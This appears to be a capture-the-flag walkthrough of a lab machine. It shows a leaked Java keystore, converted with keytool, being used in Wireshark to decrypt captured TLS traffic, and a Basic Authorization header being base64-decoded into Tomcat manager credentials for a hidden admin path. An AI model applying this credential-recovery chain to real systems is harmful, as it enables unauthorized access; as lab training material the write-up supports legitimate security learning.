
a page "/.keystore"

Lets see what this is :




It downloads a file here
Also we have some emails and/or usernames here, also we found in the email and also the account the email of peter:

- bob@initech.com
- admin@breach.local
- peter.gibbons@initech.com




Another email here :



We know that Bill is the Admin


Using the search on the right :
We search for Peter :

- Found 1 entry




Most Important is this :
"http://192.168.110.140/impresscms/_SSL_test_phase1.pcap)
They told me the alias, storepassword and keypassword are all set to 'tomcat'. Is that useful?? Does anyone know what this is?"

we got the .pcap file from the link




PCAP File :

They did say in the email they were having problem reading the file
We open this file in Wireshark



Lets see the first stream here



Looks encrypted

Remember we do have that keystore file :

```
file Untitled.keystore

Untitled.keystore: Java KeyStore
```

So Java KeyStore file is a file that basically hold cryptographic things like certificate or other things
To decode this we need to use "keytool"

- Also we know the alias and password is 'tomcat'


```
keytool -export -alias tomcat -file breach.crt -keystroe Untitled.keystore
```

```
keytool -export -alias tomcat -file breach.crt -keystore Untitled.keystore
Enter keystore password:
Certificate stored in file <breach.crt>

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PK
CS12 which is an industry standard format using "keytool -importkeystore -srck
eystore Untitled.keystore -destkeystore Untitled.keystore -deststoretype pkcs1
2".
```

Gives us a warning like we need to convert this to PKCS12

- This cert will not work in wireshark we need to convert this to PKCS12 here

You will add the certificate in Edit → Preferences → Protocols →TLS




Converting to PKCS12


```
keytool -importkeystore -srckeystore Untitled.keystore -destkeystore
breach.p12 -srcstoretype JKS -deststoretype PKCS12
```

```
keytool -importkeystore -srckeystore Untitled.keystore -destkeystore breach.p1
2 -srcstoretype JKS -deststoretype PKCS12

Importing keystore Untitled.keystore to breach.p12...
Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
Entry for alias tomcat successfully imported.
Import command completed:  1 entries successfully imported, 0 entries failed o
r cancelled
```

We have the breach.p12 file now Now put this in wireshark



Now on "Client Hello" hit Ctrl+Shift+Alt+S to follow the TLS Stream



A Header:

- `GET /_M@nag3Me/html HTTP/1.1`
- `Host: 192.168.110.140:8443`

Authorization Header :

- `Authorization: Basic dG9tY2F0OlR0XDVEOEYoIyEqdT1HKTRtN3pC`

Value looks like base64 :


```
echo dG9tY2F0OlR0XDVEOEYoIyEqdT1HKTRtN3pC | base64 -d
tomcat:Tt\5D8F(#!*u=G)4m7zB%
```

Looks like another set of Creds :

- `tomcat:Tt\5D8F(#!*u=G)4m7zB`

Username : tomcat
Password : `Tt\5D8F(#!*u=G)4m7zB`


Lets see the `/_M@nag3Me/html`



Lets try and see if the port is open and receiving

